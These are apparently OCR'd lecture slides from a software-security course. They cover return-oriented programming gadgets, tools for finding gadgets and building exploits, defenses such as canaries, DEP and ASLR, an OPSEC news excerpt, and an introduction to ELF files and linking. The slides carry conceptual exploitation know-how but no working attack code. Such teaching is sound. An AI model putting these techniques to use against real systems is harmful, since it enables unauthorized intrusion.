
Useful ROP Gadgets

- Load/Store
- Arithmetic/Logic operations
- Control Flow
- System calls
- Function calls

Turing complete!



Gadget that loads a constant



Gadget that loads from memory

ROP Programming

1. Disassemble code
2. Identify *useful* code sequences as gadgets
3. Assemble gadgets into desired shellcode

Finding Gadgets

- Active community has developed several tools for automatically identifying such gadgets

  https://github.com/JonathanSalwan/ROPgadget

  https://github.com/Ben-Lichtman/ropr

  https://scoding.de/ropper/

  https://kylebot.net/papers/ropbot.pdf

and many more!

ROP Probability of Success




Figure taken from Q: Exploit Hardening Made Easy (a Compiler for ROP programs)

Quiz Question

Which of the following defenses complicates ROP attacks the ***MOST***?

A. Stack canaries

B. Data execution prevention

C. Fully applied ASLR (including .text)

D. Removing unneeded `system`-like functions from libc

Making our lives easier

- Reverse engineering tools
  - https://github.com/wtsxDev/reverse-engineering
- Exploitation libraries
  - https://github.com/Gallopsled/pwntools
- Mixed
  - https://github.com/pwndbg/pwndbg

Takeaways

- Control Flow Hijack:
  Control + Computation
- Buffer overflows overwrite return address
- Format string vulnerabilities
  - Read/write arbitrary memory
- Defenses
  - Canary, DEP, ASLR
  - Beatable using various clever tricks

Operational Security


BUSINESS INSIDER

Not 'clean on OPSEC' — The Trump team's Signal snafu is something military leaders have long feared

Using Signal, a popular secure messaging app that is encrypted though not impenetrable, Secretary of Defense Pete Hegseth, National Security Advisor Mike Waltz, Vice President JD Vance, and other top officials discussed key details related to pending US airstrikes against Houthi militants in Yemen, including weather, assets involved, and timing.

What the group failed to recognize is that one chat member was actually the top editor of The Atlantic magazine.

"We are currently clean on OPSEC," Hegseth wrote in the group chat just below an operational timeline that identified the types of planes involved and strike start times.



Poster from WW II era

Operational security (OPSEC) is a process that organizations deploy to prevent sensitive information from getting into the wrong hands.

ELF & Dynamic Linking

The ELF File Format


The Executable and Linkable Format (ELF, formerly named Extensible Linking Format) is a common standard file format for **executable files**, **object code**, **shared libraries**, and **core dumps**.

Supports:

- **Different endiannesses** and **address sizes.**
- Multiple **instruction set architectures**.

ELF 101 a Linux executable walk-through

ANGE ALBERTINI
CORKAMI.COM




LOADING PROCESS

1 HEADER

THE ELF HEADER IS PARSED
THE PROGRAM HEADER IS PARSED
(SECTIONS ARE NOT USED)

2 MAPPING

THE FILE IS MAPPED IN MEMORY
ACCORDING TO ITS SEGMENT(S)



3 EXECUTION

ENTRY IS CALLED
SYSCALLS ARE ACCESSED VIA:
- SYSCALL NUMBER IN THE R7 REGISTER
- CALLING INSTRUCTION SVC

TRIVIA

THE ELF WAS FIRST SPECIFIED BY U.S. L. AND U.I.
FOR UNIX SYSTEM V, IN 1989

THE ELF IS USED, AMONG OTHERS, IN:
- LINUX, ANDROID, *BSD, SOLARIS, BEOS
- PSP, PLAYSTATION 2-4, DREAMCAST, GAMECUBE, WII
- VARIOUS OSES MADE BY SAMSUNG, ERICSSON, NOKIA,
- MICROCONTROLLERS FROM ATMEL, TEXAS INSTRUMENTS

VERSION 1.0A
2013/12/06

https://github.com/corkami/pics/blob/master/binary/elf101/elf101.pdf

Executable File Types: Static and Dynamic

$ file hello.static

hello.static: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), **statically linked** [...]

$ ldd hello.static

not a dynamic executable

$ file hello.dynamic

hello.dynamic: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), **dynamically linked**, **interpreter /lib64/ld-linux-x86-64.so.2** [...]

$ ldd hello.dynamic

linux-vdso.so.1 (0x00007ffc77355000)


libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007ff419ffb000)

/lib64/ld-linux-x86-64.so.2 (0x00007ff41a204000)

Static ELF Files: Creation


Compile with:

```
gcc -static -o hello.static hello.c
```




Static ELF Files: Loading

